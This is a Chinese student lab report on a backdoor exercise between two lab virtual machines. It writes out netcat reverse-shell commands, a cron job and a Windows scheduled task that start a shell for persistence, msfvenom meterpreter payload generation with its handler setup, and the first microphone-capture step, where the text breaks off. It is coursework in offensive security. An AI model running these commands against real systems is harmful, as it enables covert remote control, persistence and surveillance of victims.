
Exp2后门原理与实践 20164312马孝涛
实验内容
使用netcat获取主机操作Shell,cron启动 (0.5分)
使用socat获取主机操作Shell, 任务计划启动 (0.5分)
使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell(0.5分)
使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权 (2分)
可选加分内容:使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell(1分)
任务一:使用netcat获取主机操作Shell,cron启动
1.Windows获得Linux shell
1.1使用ipconfig获取Windows上的ip地址


1.2输入cd命令,然后将解压后的ncat文件拖到命令行当中,再输入ncat.exe -l -p 4312监听4312端口,等待Linux连接这个端口。

1.3在linux中输入nc 192.168.181.135 4312 -e /bin/sh 反弹连接windows。

1.4windows获得linux的shell后,可执行linux相关的命令,可以自己验证。
2.linux获得windows shell

2.1在linux中输入ifconfig查看IP地址。

2.2linux中输入nc -l -p 4312来监听本地4312端口。

2.3在windows中输入ncat.exe -e cmd.exe 192.168.181.136 4312 来反弹连接linux。

2.4在linux中可以看到windows的命令行,获得windows的shell,可以执行任意指令,输入ipconfig可以看到我windows虚拟机上的IP地址。
3.nc传输数据

3.1在windows中输入ncat.exe -l 4312 来监听本地4312端口。
3.2在linux中输入nc 192.168.181.135 4312 连接到windows的4312端口。
3.3windows和Linux之间就可以实现数据的传输了,验证之。


4.使用ncat获取主机cron启动
4.1在windows中输入ncat.exe -l -p 4312监听本机4312端口。

4.2在Linux中输入crontab -e 命令来增加一条定时任务。

输入 '3' 进入vim编辑器:


进入vim后按 ' i ' 进入编辑模式 ,在最后一行输入 42 * * * * /bin/netcat 192.168.181.135 4312 -e /bin/sh,要求每小时第44分钟执行后面的指令(此刻时间为42,所以设置为44,方便观察),最后敲击 “esc键”退出编辑模式并输入 :wq 保存并退出。tip:在44后在Windows中输入ls进行验证。
任务二:使用socat获取主机操作Shell, 任务计划启动
1.在windows中,找到“任务计划”


2.在计划任务程序菜单栏的操作选项中选择“创建任务”,填写任务名称,新建触发器,开始任务一栏选择“工作站锁定时”。
3.新建操作
3.1在操作选项中点击新建:

3.2选择启动程序为socat.exe。

tips:添加参数一栏中填写 tcp-listen:4312 exec:cmd.exe,pty,stderr 其含义为把cmd.exe绑定到4312端口上,并把cmd.exe的stderr重定向到stdou。

4.创建完成后,敲击“win+L”快捷键锁定计算机,再次打开时,发现弹出一命令行窗口。

tips:切到计划程序中发现4312已经正在运行中:

5.在kali终端输入指令 socat - tcp:192.168.181.135:4312
任务三:使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
1.在kali上输入命令msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.181.136 LPORT=4312 -f exe > 20164312_backdoor.exe

tips:LHOST是LINUX的IP,因为是windows连接linux然后linux端口反弹。
2.在windows下执行ncat.exe -lv 4312 > 20164312_backdoor.exe此时被控主机进入接收文件模式。

3.在Linux下执行nc 192.168.181.135 4312 < 20164312_backdoor.exe


tips:此时的ip为windows的ip,因为是linux传送后门软件给windows。
4.查看user文件夹中是否接收20164312-backdoor.exe文件。


5.在linux中输入msfconsole命令:

tips:1.输入use exploit/multi/handler 使用监听模块,设置payload。
2.输入set payload windows/meterpreter/reverse_tcp 设置载荷,基于tcp的反向连接反弹windows shell。
3.输入set LHOST 192.168.181.136 设置Linux的ip。
4.输入set LPORT 4312 设置本机端口。
6.输入show options 查看设置是否正确:

7.输入exploit 运行模块:


8.在Windows中双击运行"20164312_backdoor.exe"文件,Linux获得windows主机连接,并获得shell:
任务四: 使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
1.在Linux中输入record_mic 指令截获一段音频:
